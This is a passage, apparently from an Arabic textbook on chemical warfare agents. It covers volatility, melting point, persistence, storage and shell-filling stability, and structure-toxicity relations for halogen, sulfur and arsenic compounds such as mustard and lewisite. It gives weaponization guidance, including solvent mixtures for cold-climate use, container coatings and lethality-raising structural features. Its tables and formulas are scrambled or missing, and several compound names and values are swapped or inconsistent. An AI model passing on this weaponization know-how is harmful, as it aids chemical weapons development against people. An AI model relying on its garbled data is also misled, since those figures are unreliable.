ويظهر من الجدول السابق أن نقاط الغليان للغازات الحربية مختلفة جداً بعضها عن بعض . وهذا الاختلاف في نقاط الغليان بالإضافة إلى الاختلاف في الآثار التي تركها هذه الغازات في الكائن الحي، تفسر لنا التنوع في النماذج المستخدمة من الغازات في الحرب وعلى هذا فإن المواد التي لها نقاط غليان منخفضة نسبياً هي المفضلة في الحرب عندما يراد الحصول على تركيز غازي مرتفع في مدة قصيرة، بينما يلجأ إلى استخدام الغازات ذات نقاط الغليان المرتفعة نوعاً ما عندما يراد الحصول على تأثير عميق.

وطبقاً إلى قاعدة هربست Herbest فإن معرفة نقطة الغليان لمادة تمكن من التعرف على درجة تطاير تلك المادة. وفيما يلي جدولاً أشرنا فيه إلى درجة تطاير بعض المواد وإلى نقاط غليانها لإظهار العلاقة بين درجة التطاير ونقطة الغليان.

العلاقة بين نقطة الغليان ودرجة التطاير (التبخر)

نقطة الغليان في الضغط 760 ملم من الزئبق	درجة التطاير في الدرجة 20 ملغ / م^3
300	
290	
280	

	270
	260
	250
	240
	230
	220
	210
	3 200
	6
	12
	25
	50
	100
	200
	380
	630
	1000
	190 1550

	180
	170
	160
	150
	140
	130
	120
	110
	2000 100
	4500
	9000
	14000
	21000
	31000
	46000
	68000
	100000
	155000

ومن هذه القيم استنتج هربست Herbest القاعدة التالية بخصوص العلاقة بين نقطة الغليان ودرجة التطاير في الدرجة 20 :

أ. من أجل المواد التي تغلي بين الدرجة 300 و230 مئوية فإن نقصاناً في نقطة الغليان قدره 10°مئوية يؤدي إلى مضاعفة درجة التطاير.

ب. ومن أجل المواد التي تغلي في درجة أقل من (230)° فإن نقصاناً في نقطة الغليان قدره 10°مئوية يؤدي إلى زيادة في درجة التطاير قدرها 1,5 إلى 1,6 مرة.

إن لنقطة الغليان دور هام في تقدير قيمة الغاز الحربي، فهي عدا عن ارتباطها بالتوتر البخاري للمادة وبالتالي بالفائدة التي يمكن الحصول عليها من استعمال الغاز في الحقل الحربي، ذات تأثير كبير على خزن المادة ونقلها من مكان لآخر.

وعلى هذا فإن الغاز الحربي الذي نقطة غليانه أقل من درجات الحرارة العادية، كما هو الحال في الفوسجين ، يكون من الصعب خزنه ونقله ومن الضروري استعمال جهاز مبرد أثناء نقله من شأنه أن يخفض من درجة الحرارة إلى درجة أقل من الدرجة التي يغلي فيها.

وإن تفضيل الألمان في الحرب العالمية الأولى لثلاثي كلورو ميتيل كلورو فورمات Tri chloro methyl chloro fomate على الفوسجين كان نتيجة للصعوبات التي يلاقونها من جراء انخفاض نقطة غليان الفوسجين.

4 - نقطة الانصهار: Melting point

إن نقطة الانصهار لمادة من المواد هي الدرجة التي يكون فيها المظهر الصلب للمادة والمظهر السائل لها في حالة توازن . وفي الجدول التالي نقاط الانصهار لبعض الغازات الحربية مقدرة بالدرجات المئوية :

اسم الغاز الحربي	نقطة الانصهار
Chlorine	102-
Chloropicrin	- 69
Trichloromethyl chloroformate	- 57
Hydrocyanic acid	- 15
Dichloroethyl sulphide	+ 14.4
Chloroacetophenone	+ 58

إن نقطة الانصهار عامل هام في استعمال الغاز في الحرب، لأن عليها يتوقف إمكانية استعماله عملياً ومن السهل أن نفهم بأن المواد التي هي صالحة للاستعمال تماماً عندما تكون حالتها البخارية وتؤدي إلى النتائج المرغوب فيها في الحرب، لا يمكن استخدامها بصورة فعالة في الأقاليم الباردة عندما يكون لها نقاط انصهار مرتفعة ونضطر في سبيل الحصول على الفائدة المرجوة اللجوء إلى طرق خاصة كأن نخلط المادة بمواد اخرى من شأنها أن تخفض نقطة الانصهار . وهكذا نرى أن ثنائي كلورو ايثيل كبريت Dichloroethyl sulphide المعروف باسم الصليب الأصفر ينصهر عندما يكون نقياً في الدرجة 14° مئوية

لذلك شاع استعمال محلوله في كلور البنزين خلال الحرب وذلك لانخفاض درجة انصهار المحلول . إن نقاط الانصهار لخلائط الدي كلوروايتيل سولفيد (والتي نقطة انصهارها 13,4 عندما تحوي 94 - 95 % من المركب الصافي) مع الكلورو بنزين ورابع كلور الكربون في النسب المئوية المختلفة معطية في الجدول التالي:

المحل %	كلوروبنزين	نقطة الانصهار	رابع كلور الكربون	نقطة الانصهار
0	13.4	8.4	6.4	- 1.0
10	13.4	9.8	6.6	3.1
20				
30				

ومن هذا الجدول يتبين لنا أن الكلورو بنزين الذي كان المحل الأكثر استعمالاً لأجل تخفيض نقطة الانصهار يشكل خلائط لها نقاط انصهار أقل من الخلائط المحتوية على نفس النسبة من رابع كلور الكربون .

5 - الثبات: Persistence

ونقصد بكلمة الثبات (أو المثابرة) الوقت الذي تستمر خلاله المادة في إظهار تأثيرها (مفعولها) في مكان مكشوف open space .

ومن بين العوامل العديدة التي تؤثر على ثبات الغاز نذكر سرعة تبخر المادة، درجة حرارة الهواء، والطبيعة الفيزيائية والكيميائية للأرض .

وقد اقترح أحد العلماء واسمه ليتنر Leitner الدستور التالي لتقدير ثبات الغازات الحربية وفي هذا الدستور :

S ترمز إلى ثبات المادة

C ترمز إلى سرعة تبخر المادة في درجة الحرارة المطلقة T

C_1 تمثل سرعة تبخر الماء في الدرجة 15 مئوية

P عبارة عن التوتر البخاري للمادة في الدرجة T

P_1 عبارة عن التوتر البخاري للماء في الدرجة 15 مئوية وهو يساوي 12,7 ملم زئبق

M تمثل الوزن الذري للمادة

M_1 عبارة عن الوزن الذري للماء ويساوي 18

T درجة الحرارة المطلقة للهواء

T_1 تمثل درجة الحرارة المطلقة التي توافق الدرجة 15 مئوية

وهذا الدستور يعطي قيماً دقيقة من أجل الوقت الذي يلزم لتبخر مادة من المواد بالنسبة إلى الوقت الذي يلزم لأجل نس الكمية من الماء في درجة 15 مئوية وفي نفس الشروط.

وفي الجدول التالي أعطينا قيماً تدل على مقار ثبات بعض الغازات الحربية في درجات الحرارة المختلفة . وقد توصل ليتنر إلى هذه النتائج بتطبيق دستوره الآنف الذكر على مختلف الغازات الحربية في درجات الحرارة المختلفة.:

* *درجة الحرارة مقدرة بالدرجات المئوية*

30+	25+	20+	15+	10+	5+	0	5 -	10 -	
-	-	-	-	-	0,008	0,01	0,012	5,014	Phosgene
0,14	0,18	0,23	0,3	0,4	0,54	0,72	0,98	1,36	Chloropicrin
0,2	0,3	0,4	0,5	0,7	1,0	1,4	1,9	2,7	Trichloromethyl clorformate
5	6,9	9,6	13,6	19,6	28,5	42,1	63,1	96	Lwistite

-	-	-	-	181	333	630	1210	2400	Dichloroethyl sulphide (solide)
173	260	395	610	960	1530	2490	4110	6930	Bromobenzyl cyanide

وقد أظهرت أعمال العالم نيلسن Nielson بأن هذه القيم التي تضمنها الجدول السابق هي تقريبية ومع ذلك فهي تفيد في إعطائنا فكرة عن مدى ثبات كل مادة في درجات الحرارة المختلفة. وقد بين العالم أيضاً بأن الدستور الذي وضعه ليتنر Leitner والذي يقدر بواسطته زمن التبخر لمادة من المواد بالنسبة إلى الماء في جو جاف Dry atmosphere، لا يدخل في حسابه رطوبة الجو، حيث أن الجو يحوي دائماً معينة من الماء من شأنها أن تخفض من سرعة تبخر المادة وبالتالي يكون دستور ليتنر مخالف للواقع فيما يقدمه من نتائج بشأن ثبات المواد الحربية. ومع كل ذلك فأن القيم التي نحصل عليها بتطبيق دستور ليتنر، مع كونها تقريبية لها قيمة عملية لأنها تسمح لنا بمقارنة ثبات مختلف الغازات بالنسبة لبعضها البعض. وهكذا فإننا نستطيع عند اطلاعنا على الجدول السابق أن نقوم بالمقارنة بين ثبات مختلف الغازات، ولنأخذ مثلاً على ذلك قيم الثبات لمادتي الدي كلورو ايتيل سولفيد ولويست Lewisite ويشير الجدول إلى أن القيمة التي للمركب الأول هي 44 بينما للمركب الثاني قيمة أخرى هي 6,9 ، وإذا أردنا أن نقارن بين هاتين القيمتين قلنا أن المادة الأولى أثبت من المادة الثانية بحوالي ست مرات. وعلينا أن نذكر أن هذه القيم التي تضمنها الجدول السابق تدل على ثبات الغازات فقط وبصورة مستقلة عن الشروط الجوية، وعن ثباتها تجاه الرطوبة، ولم يؤخذ بعين الاعتبار عند حساب هذه القيم الطبيعة الفيزيائية والكيميائية للأرض.

وفيما يتعلق بطبيعة الأرض وحالتها، فإن ليتنر Leitner قد بين بأن هذه القيم التي تدل على ثبات الغازات والتي تضمنها الجدول السابق تدل على مواد انتشرت فوق أرض مستوية وفي طقس جاف وأن هذه القيم ستتضاعف فيما إذا كانت الأرض غير مستوية Broken ground وستصبح هذه القيم ثلاث مرات إذا كانت الأرض خشبية.

2 - الخواص الكيميائية : Chemical properties

إن الخواص الكيميائية الأكثر أهمية فى تقدير صلاحية مادة من المواد للاستعمال الحربي هي التالية :

1- الثبات تجاه العوامل الجوية والكيميائية :

Stability to atmosphere and chemical agencies

على الغاز الحربي أن يتصف بجملة صفات كيميائية نذكر من بينها أن يكون الغاز مقاوماً بصورة حسنة إلى العوامل المختلفة التي يمكن أن تأتي في تماس الغاز عملياً والشيء الهام في هذا الموضوع أن يكون الغاز الحربي عديم التأثر بالعوامل الجوية . وعلينا أن نشير أنه على المواد الحربية أ، تكون عديمة التأثر بالأكسجين في الدرجة الأولى وعلى كل حال فإن عدداً كبيراً من المواد يتحلل بسرعة تختلف من مادة لأخرى بتأثير الرطوبة الجوية ، أما تأثير المطر على هذه المواد فينحصر في تفكيكها.

وقد أجرى أحد العلماء المدعو رونا Rona بعض التجارب على تفكك (تحلل) الغازات الحربية بالماء. وقد تبين له بصورة تجريبية بأن بعض المواد تتفكك decompose بسرعة تحت تأثير الماء (فوسجين، ثنائي كلورومیتیل ایتر، إلخ ...) والبعض الآخر يتفكك ببطء (ثاني كلورو ايتيل الكبريت، أو الصليب الأصفر).وبعضها يتفكك ببطء كبير تحت تأثير الماء نذكر منها (بروم البنزيل، يود البنزيل، بروم الزيليل Xylyl bromide) بينما لا تتأثر بعض الغازات بالماء بتاتاً ومن أهمها مايلي (Iodo acetone , chloroacetone, chloropicrin) .

وهناك غاز يعرف باسم Chlorovinyl dichloroarsine سريع التميه بالماء، ولذلك كان هذا الغاز مع كونه من الغازات السامة القوية، غير صالح للاستعمال الحربي بصورة نافعة بسبب سرعة تميهه التي ذكرناها.

وبصورة عامة فإن المركبات التي يدخل الأكسجين في تركيبها هي الأكثر ثباتاً من المركبات المماثلة والتي تحتوي على الكبريت بدلاً من الأكسجين، ويضيف العالم ماير Mever أن ثبات الغاز يزداد كلما ازداد طول سلسلة جواهر الكربون.

إن معرفة سلوك المواد الحربية تجاه الماء هو أمر عظيم الأهمية من وجهة استخدامها في الحرب وعلينا بصورة خاصة أن نحدد لكل مادة حربية الشروط الجوية، من حيث مقدار الرطوبة، التي فيها ينفع استخدام تلك المادة. هذا وإن حساسية الغازات الحربية تجاه الماء أو بكلمة أخرى تأثرها بالماء تعرقل أعمال حفظ الغازات في الأماكن المعدة لهذه الغاية، كما أنها تعرقل من عملية تعبئة القذائف بها. فالمواد الحربية التي تتحلل سريعاً بالماء تحتاج إلى استخدام احتياطات خاصة عندما يراد إطلاقها في الهواء الذي يحوي بصورة دائمة على بخار الماء، كما أنه ينبغي أخذ الاحتياطات عندما يراد حفظ الغازات في أوعية التخزين Storage containers أو تعبئة القذائف بها والتي من الضروري أن تكون جافة تماماً من الداخل.

وعلى الغازات الحربية أيضاً أن تكون عديمة التأثر بالعوامل الكيميائية المختلفة، كالقلويات، والحموض، والأكاسيد، إلخ...

2- الثبات عند التخزين: Stability on storage

وهناك آخر من الثبات يجب توفره عند الغاز الحربي هو أن يكون الغاز عديم التفكك والتضاعف عند التخزين أو الحفظ Storage.

وإن التفكك الذي يحصل عند بعض المواد كبروم الخلون Bromoacetone ، حمض سيان الماء Hydrocyanic acid ، إلخ ..تجعلها عديمة الفائدة بعد خزنها مدة من الزمن. والتضاعف Polymerisation يؤدي عادة إلى تكون مواد أقل سمية أو معدومة السمية، وما يحصل لركب الأكرولئين Acrolein من تضاعف يؤدي إلى مواد أقل سمية لهو دليل على ما ذكرنا من تأثير التضاعف، أما بالنسبة للبعض الآخر من الغازات فإن المسألة لاتزال قيد الدرس ويحاول العلماء أن يعثروا على مثبتات لها.

3- الثبات عند الانفجار : Stability to explosion

ومن الشروط التي يجب توفرها في المادة المراد استعمالها في القذائف أن تكون تلك المادة ثابتة تجاه الحرارة والضغط اللذان يتولدان عن انفجار الشحنة المتفجرة.

وبخصوص الثبات اللازم توفره في المادة –المراد استعمالها كغاز حربي – عندما ترتفع درجة الحرارة يشترط كما بينّا سابقاً أن تكون تلك المادة مقاومة لارتفاع درجة الحرارة الذي يتولد عن انفجار القذيفة. وشرط الثبات هذا ذا أهمية كبيرة في تقرير صلاحية الغاز للاستعمال الحربي قليلاً. ومن بين المواد التي ورد ذكرها حتى الآن فإن لسيانيد بروم البنزيل Bromobenzyl cyanide حساسية ضعيفة تجاه ارتفاع درجة الحرارة. وإن أكثر المواد الأخرى مثل دي فينيل كلور الزرنيخ Diphenyl chloroarsine، Chlorofoacetophenone، إلخ .. تقاوم حتى درجات الحرارة العالية بشكل جيد بينما

البعض الآخر كالكلوروبكرين Chloropicrin ، ثالث كلور ميتيل الكلوروفورمات Trichloromethyl chloroformate، إلخ ...مع أنها تتفكك بالحرارة إلا أنها تعطي بنتيجة هذا التفكك مركبات لها نفس القوة السمية.

وبخصوص المقاومة لضغط الانفجار فإن عدم حساسية الغازات الحربية للضغط المتولد عن انفجار القذيفة شرط أساسي لاستعمالها في القذائف.

4- أن لا يكون للمواد استعمالها كغازات حربية تأثير على المعادن:

إن لهذا الشرط المطلوب توفره في الغاز الحربي أهمية خاصة ، وهو أن لا يكون للغاز أي تأثير على المعدن الذي صنعت منه أوعية التخزين والحفظ والقذائف.

إن لبعض الغازات الحربية تأثيراً قوياً على الحديد الذي تصنع منه أغلب أوعية التخزين والقذائف ومن هذه الغازات التي لها مثل هذا التأثير نذكر: بروم الكسيليل Xylil bromide، الفورمات الغير كاملة الكلورة Incomletely chlorinated formates ،سيانيد بروم البنزيل Bromobenzyl cyanide، كما أن هناك بعض الغازات التي لها هذا التأثير ولكنها قليلة العدد.

وللحيلولة دون تأثير الغازات على المعادن يلجأ عادة إلى وسائل خاصة من شأنها أن تمنع من فعل الغاز التخريبي على المعادن ويمكننا تلخيص ذلك بمايلي :

أ - تطلى جوانب الوعاء المعد لحفظ الغاز الحرب بطبقة من مادة لا تأثير للغاز عليها كالك Shellac أو الميناء Enamel أو القصدير Tin إلخ ...

ب - يلجأ أيضاً لهذه الغاية إلى استخدام أوعية مساعدة (ثانوية) Supplementary containers والتي من شأنها أن تعزل الغاز عن جوانب الوعاء فيستعمل لذلك أوعية من الزجاج أو من الرصاص.

العلاقة بين التركيب الكيماوي للغازات وبين قدرتها على الفتك

Relation between chemical structure and aggressive action

إن استعمال المواد السامة كسلاح حربي قد أعطى أهمية خاصة إلى دراسة العلاقة بين الفعل الممرض للغازات Physiopathologial action وبين التركيب الكيماوي لها، وقد بدأت هذه الدراسة منذ عدة سنوات.

ولهذه الدراسة أهمية خاصة في حالة الغازات الحربية بين التركيب الكيماوي للغازات وبين نوع العمل الذي تقوم به كلا منها (من إسالة للدموع Lachromatory، غازات خانقة Asphyxiant غازات تسبب العطاس ، إلخ ..) وإن هذه المسألة (وهي العلاقة بين التركيب الكيماوي والفعل الممرض لها) أدت إلى دراسة تجريبية غايتها الوصول إلى حقائق تبين العلاقة بين التركيب الكيماوي للغاز والعمل الفاتك له، ولكن بسبب الوقت القصير الذي أنجزت خلاله هذه الدراسة وبسبب السرية التي أحاطت بالنتائج ليس إمكاننا أن نعطي القوانين العمة بشكل تام وأكيد. وعلى كل حال سيكون أمراً مهماً وذو فائدة إذا نحن أعطينا بياناً بالملاحظات والفرضيات المنشورة في التقارير التي تقدمها المخابر العلمية حول تأثير التركيب الكيماوي للغازات وبصورة خاصة تأثير إدخال بعض الجواهر والجذور على طبيعة العمل المقدم من المادة قبل عملية الإدخال هذه .

إن أغلب المواد المستعملة كغازات حربية أثناء الحرب العالمية الأولى كانت مواداً عضوية، ومن بين المركبات الغير عضوية المستعملة ي الخرب نذكر الكلور، البروم، ثالث كلور الزرنيخ، إلخ... وهذه المواد التي أتينا على ذكرها مع كونها تملك قدرة على الفتك ضعيفة وضئيلة نسبياً استعملت في بداية الحرب الغازية والسبب في استعمالها يعود على الأغلب إلى سهولة تحضيرها وبساطة استعمالها. ومن المواد الغير العضوية السامة التي لم تستعمل كغازات حربية بسبب خواصها الفيزيائية الغير مناسبة نذكر : الزرنيخ، الفرسفين، كبريت الأنتموان Stibine.

أما المركبات العضوية التي لها قدرة على الفتك Aggressive actionفإنها تحوي عادة على جواهر الهالوجين، الكبريت، الزرنيخ وجذور مثل NO^2-، CN- في ذراتها.

وإن الفعل الممرض الذي تظهره الغازات الحربية يعزى في وقتنا الحاضر إلى كل من هذه الجواهر أو الجذور وإلى التركيب الذري للمادة.

1 - **تأثير جواهر الهالوجينات**: Inrluence of halogenatoms

إن للهالوجينات نفسها تأثير مضر على جسم الكائن الحي وهذا التأثير يتضاءل في شدته عندما نمر من الفليور إلى اليود. وذلك لأن القدرة على الفتك تتناقص كلما ازداد الوزن الجوهري للهالوجين ، كما أن ميل أفراد هذه الطائفة للاتحاد مع الهدروجين يتبع نفس القاعدة أي أن الميل ينقص دائماً كلما ازداد الوزن الجوهري. وإذا أدخلنا هالوجينا في ذرة فإننا نمنحها صفات من شأنها أن تجعلها قادرة على الفتك وأن القدرة على الفتك تتعلق بنوع الهالوجين المدخل في الذرة وبعدد الجواهر المدخلة.

ولقد لوحظ بأن القدرة على إسالة الدموع التي تملكها المواد المهلجنة تزداد كلما ازداد الوزن الجوهري للهالوجين الداخل في تركيبها. وعلى هذا الأساس فإننا نجد خلو البروم Bromoacetone أكثر قدرة على إسالة الدموع من خلون الكلور Chloroacetone.

$Br- CH_2- CO- CH_3$ الحد الأدنى اللازم للتخرش 1 ملغم/م^3

$Cl- CH_2- CO- CH_3$ الحد الأدنى اللازم للتخرش 18 ملغم/م^3

كما أن ليود البنزيل Benzyl iodide قدرة على إسالة الدموع أكبر من قدرة بروم البنزيل .

$C_6H_5- CH_2- I$ الحد الأدنى اللازم للتخرش 2 ملغم/م^3

$C_6H_5- CH_2Br$ الحد الأدنى اللازم للتخرش 1 ملغم/م^3

أما القوة السمية للمواد المهلجنة فإنها تتناسب عكساً مع الوزن الجوهري للهالوجين. فهكذا نجد أن خلون البرون هو أقل سمية من خلون الكلور.

$Br- CH_2- CO – CH_3$ المقدار اللازم لإحداث الموت 4000

$Cl – CH_2 – CO – CH_3$ المقدار اللازم لإحداث الموت 3000

ولنفس السبب نجد أن ثاني بروم ايتيل الكبريت Dibromoethyl sulphide أقل سمية من مركب ثاني كلور ايتيل الكبريت Dibromoethyl sulphide :

$CH_2 – CH_2Cl$ $CH_2 – CH_2Br$

S S

$CH_2 – CH_2Cl$ $CH_2 - CH_2Br$

المقدار اللازم لإحداث الموت 1500 المقدار اللازم لإحداث الموت 10,000

وبخصوص تأثير عدد جواهر الهالوجين الموجودة في مركب ما فقد وجد بأنه بينما يمنح جوهر هالوجين واحد للمادة التي يدخل في تركيبها قدرة على إسالة الدموع في أغلب الأحوال فإن ازدياد عدد جواهر الهالوجين الموجودة في نفس المادة يقلل من قدرة تلك المادة على غسالة الدموع ولكنه يزيد من تأثيرها الخانق.

ولدينا مثال نموذجي Typical بخصوص هذه الملاحظة التي أوردناها وهو ما يلاحظ في سلسل استرات حمض النمل المهلجنة. في هذه الطائفة نلاحظ لأن لأول أفرادها وهو استر كلور ميتيل حمض النمل المكلور Monochloromethyl chloroformat ، قدرة على إسالة الدموع في الأغلب في حين إستر ثالث كلور متيل حمض النمل المكلور له وظيفة رئيسية وهي القدرة على إحداث الاختناق وليس له أية قدرة على إسالة الدموع عملياً.

$Cl\text{-}CO\ O\ CH_2Cl$ الحد الأدنى اللازم للتخرش 2ملغم/م^3

حد عدم الاحتمال 50 ملغم/م^3

$Cl\text{-}\ CO\ \ OC\ Cl_3$ الحد الأدنى اللازم للتخرش 5 ملغم/م^3

حد عدم الاحتمال 40 ملغم/م^3

وهناك أمثلة أخرى تؤكد ما ذكر نذكر منها سلاسل النترميتان المكلورة الذي وجد بأن المشتقات الثنائية الكلور هي أقل سمية من المركبات الثلاثية الكلور .

ولكن هذا القانون لا يتحقق دائماً ، فقد وجد في بعض المواد مثل ثاني كلورايتيل الكبريت Dibromoethyl sulphide ، دي فينيل كلور الزرنيخ Diphenyl

chlorarsine، الخ... بأن إدخال جواهر أخرى من الهالوجين في هذه المركبات فإنها تفقد سميتها.

وللموضع الذي يشغله جوهر الهالوجين في ذرة الغاز تأثير ملحوظ على الخاص الفاتكة Aggressive properties. فلقد وجد في السلاسل المفتوحة بأن المركبات التي يكون فيها جوهر الهالوجين في المقام بيتا -β مثل المركبين التاليين:

$CH_3 - CH\ Cl - CO - OC_2H_5$ Ethyl α chloropropionate


$CH_3 - CO - CH\ Cl - CH_3$ α chloroethyl methyl ketone

ويلاحظ في السلاسل العطرية Aromatic seriesبأن إدخال جوهر هالوجين في السلسلة الجانبية لمادة من المواد يمنحها قدرة على إسالة الدموع،بينما لا تكون للمادة العطرية صفات ممرضة عندما يحل جوهر الهالوجين محل جوهر هيدروجين في النواة البنزينية.

وهكذا فإننا نجد أنه بينما ينتج من التولوين مركباً فعالاً قادراً على إسالة الدموع عند إدخال جوهر الهدروجين في السلسلة الجانبية لمركب التولوين في حين يحل جوهر الهالوجين محل جوهر من الهدروجين في النواة البنزينية من هذا المركب لا يكون للمركب الناتج أية قدرة على إسالة الدموع.

والمثل الذي نورده تأكيداً لهذه الملاحظة هو بروم البنزيل $C_6H_5 - CH_2Br$ الذي له قدرة على إسالة الدموع ويستعمل كغاز مسيل للدموع على نطاق واسع. أما بروم التولوين Bromotoluene $C_6H_4Br - CH_3$ فليس له مثل هذه القدرة.


وإن هذا الاختلاف في الخواص الممرضة physiopathlogical properties يتعلق على الأغلب باختلاف حركية (القدرة على الحركة) جوهر الهالوجين. ومما هو جدير بالذكر بأن جوهر الهالوجين الموجود في النواة البنزينية هو أقل قدرة على الحركة منه عندما يكون موجوداً في السلسلة الجانبية لنفس المركب.



وإن درجة الحركية لجوهر الهالوجين لها تأثير كبير على قدرة المادة على الفتك بالكائن الحي.

وعلى جوهر الهالوجين أن لا يكون ضعيف الارتباط بذرة الجسم وإلا فإنه سيكون عرضة للعوامل الجوية التي يمكنها أن تحرره من داخل الغاز قبل أن تتمكن تلك الذرة من اختراق خلايا الجسم بشكلها الكامل. كما أنه من الواجب على جوهر الهالوجين أن لا يكون متين الارتباط بذرة الغاز وغال كانت المادة الناتجة قليلة النشاط (خاملة) inert عملياً ويتعذر عندئذ على جوهر الهالوجين الانفصال عن ذرة المركب في داخل البدن.

2 - **تأثير جوهر الكبريت** : Influence of the sulphur atom



إن جوهر الكبريت لا يعتبر عنصراً ساماً كما هو الأمر في الهالوجينات ومع ذلك فغن وجوده في مادة ما يبدو أنه يمنحها القدرة على اختراق البشرة epidermis وهذه الخاصة تفسر لنا الصفات الفاتكة Aggressive properties لمثل هذه المركبات .

والمثال الذي تنطبق عله هذه الملاحظة نجده عند مقارنة المواد المحتوية على جوهر كبريت مع أقرانها Analoguesالمشتملة عل جوهر أوكسجين بدلاً من جوهر الكبريت. والمثل الذي نورده هنا هو ثاني كلور ايتيل الكبريت

Dichlorethyl sulphide

شديد التأثير على المثانة البولية Powerful vesicnt بينما الأكسيد المقابل أي أكسيد نفس المادة الذي له الصيغة التالية

ليس له مثل هذا التأثير

إن الغازات الحربية التي هي من الشكل R_2S (حيث يكون فيها الكبريت ثنائي القيمة الاتحادية divalent sulphur) هي أكثر سمية من المركبات التي هي من الشكل R_2SO (حيث الكبريت رباعي القيمة الاتحادية Tetravalent) وأكثر سمية بكثير من المركبات الكبريتية التي هي من الشكل R_2SO_2 (حيث فيها الكبريت سداسي القيمة الاتحادية Hexavalent) أي أنه كلما ارتفعت القيمة الاتحادية لجوهر الكبريت كلما انخفضت سمية المادة. وقد أجريت بعض الأبحاث لإظهار العلاقة بين التناقض الملاحظ في السمية عندما تمر القيمة الاتحادية لجوهر الكبريت من الثنائية إلى السداسية، وقد لوحظ أيضاً أن الخواص الفيزيائية للمركبات الكبريتية تتغير عندما تتغير القيمة الاتحادية لجوهر الكبريت فقد وجد أن انحلال المركبات الكبريتية في الشحوم Lipoids يتضاءل كلما ازدادت القيمة الاتحادية للكبريت . والمركبات الكبريتية التي يملك الكبريت فيها وظيفة نوعية Specific function

للكبريت . والمركبات الكبريتية التي يملك الكبريت فيها وظيفة نوعية Specific function تحتوي أيضاً على جواهر هالوجينية ، وهذا ما نراه فيمايلي من المركبات :ثاني كلورايتيل الكبريت Dibromoethyl sulphide ، ثاني بروم ايتيل الكبريت Dibromo ethyl slphide ، إلخ ...

ولا يعرف إلا القليل عن مدى تأثير إدخال جوهر الكبريت على الخواص الفاتكة لمادة من المواد. ولقد لوحظ أنه في حالة مشتقات ثاني كلور ايتيل الكبريت Dichloroethyl sulphide ، بصورة خاصة أن ازدياد عدد جواهر الكبريت في ذرتها لا يخفض بصورة ملحوظة من تأثيرها على الجهاز البولي Vesicatory properties . ولنأخذ مثالاً على ذلك المركب التالي

$$\begin{array}{l} S-CH_2-CH_2Cl \\ S-CH_2-CH_2Cl \end{array}$$


الذي تأثيره على الجهاز البولي أقل بقليل من تأثير المركب

$$S\begin{array}{l} \diagup\ CH_2-CH_2Cl \\ \diagdown\ CH_2-CH_2Cl \end{array}$$

3 - **تأثير جوهر الزرنيخ** : Influence of the arsenicatom


إن جوهر الزرنيخ يكسب المواد التي يدخل في تركيبها خواصاً سامة ودرجة سمية هذه المواد أعلى من سميتها عندما يدخل الكبريت في تركيبها بدلاً من الزرنيخ.

وهناك قاعدة عامة تسرى على المركبات الزرنيخية وتنص هذه القاعدة على أن المواد التي يكون فيها الزرنيخ ثلاثي القيمة الاتحادية هي أشد فتكاً من المواد التي يكون فيها الزرنيخ خماسي القيمة الاتحادية.



إن الغازات الحربية الزرنيخية تحتوي على جواهر هالوجينية ، أو جذور عضوية مثل $CN-$ ، $S\,CN-$ ، إلخ ... بالإضافة إلى الجوهر الزرنيخي.

وإن نوع العمل الذي يقوم به الغاز الحربي يتوقف على عدد الجذور العضوية التي يرتبط بها جوهر الزرنيخ كما أن هذا العمل أيضاً يتوقف على طبيعتها (طبيعة الجذور).



وبصورة عامة فإن المركبات الزرنيخية تكون قادرة على الفتك بالكائن الحي Aggressive action عندما يكون عنصر الزرنيخ الثلاثي التكافؤ متحداً بجوهرين أو جذرين متماثلين كل منهما أحادية التكافؤ ، أما التكافؤ الثالث لعنصر الزرنيخ فيشغل بجوهر أو مجموعة تختلف عن الجوهرين المتماثلين أو عن المجموعتين المتماثلتين ,إما إذا كان جوهر الزرنيخ الثلاثي التكافؤ مرتبطاً بثلاثة جواهر متماثلة أو بثلاث مجموعات متماثلة فإن المركب الناتج لايكون له أية قدرة على الفتك Aggressive actin.

وهكذا نجد في سلسل كلوروفنيل الزرنيخ Chlorovinyl arsenics ، بأن ثالث كلور فينيل الزرنيخ Trichlorovinyl arsenics ليس له عملياً أية قدرة على الفتك Aggressive action بينما يكون لكل من المركبين: كلور الفينيل ثاني كلور الزرنيخ chlorovinyl dichloroarsine وثاني كلور الفنيل كلور الزرنيخ Dichlorovintyl chloroarsine القدرة على الفتك وهذا ما يؤيد ما قررناه سابقاً .

وإليكم صيغة المركبات التي عرضنا لها :

وفي سلاسل الزرنيخ العطرية aromatic arsenics نجد فرقاً كبيراً في القدرة على الفتك Aggressive action بين ثالث فينيل الزرنيخ Tripheny arsenic، وفينيل ثاني كلور الزرنيخ Phenyl dichlorarsine، وثاني فينيل كلور الزرنيخ diphenyl chlorarsine:

وعلينا أن نلاحظ بصورة خاصة ما يأتي :

أ - عندما يكون الجوهر الزرنيخي مرتبطاً بجذر غير مشبع، فإن المادة يكون لها على الأغلب تأثير على الجهاز البولي Vesiatory action، والمركبات التي ينطبق عليها هذا الكلام هي مركبات مثل: Vinyl chloroarsine ، Styryl chlorarsine ، إلخ . وهذا التأثير الممرض Physiopathological لهذا النوع من المركبات يتضاءل مع ازدياد عدد الجذور العضوية المرتبطة بالجوهر الزرنيخي. وعلى هذا نجد بأن المواد التي فيها جذر عضوي واحد هي أكثر تأثير على الجهاز البولي من المواد التي فيها جذرين عضويين أو أكثر . والمثل النموذجي الذي تنطبق عليه هذه الملاحظات ما لكلوروفينيل ثاني كلور الزرنيخ Chlorovinyl arsine series ، ذلك أن لكلورو فينيل ثاني كلور الزرنيخ Chlorovinyl dichloroarsine تأثيراً على الجهاز البولي أشد من Dichlorovinyl chloroarsine .

ب - عندما يكون الجوهر الزرنيخي مرتبطاً بجذر فينيل أو آلكيل Alkyl، فإن المواد الناتجة يكون لها على الأغلب قدرة على التخرش (إحداث التهيج) Irritant action. وهذا التأثير الممرض الذي تملكه المركبات المذكورة يكون واضحاً في المركبات التي يكون فيه جذرين متماثلين مرتبطين بالجوهر الزرنيخي:

$(C_6H_5)_2As\ Cl$ حد عدم الاحتمال 1 ملغ / م^3 Diphenyl chloroarsine
(دي فينيل كلور الزرنيخ) $C_6H_5\ As\ Cl_2$ حد عدم الاحتمال 16 ملغ/م^3
Phenyl dichloroarsine (فينيل دي كلور الزرنيخ)

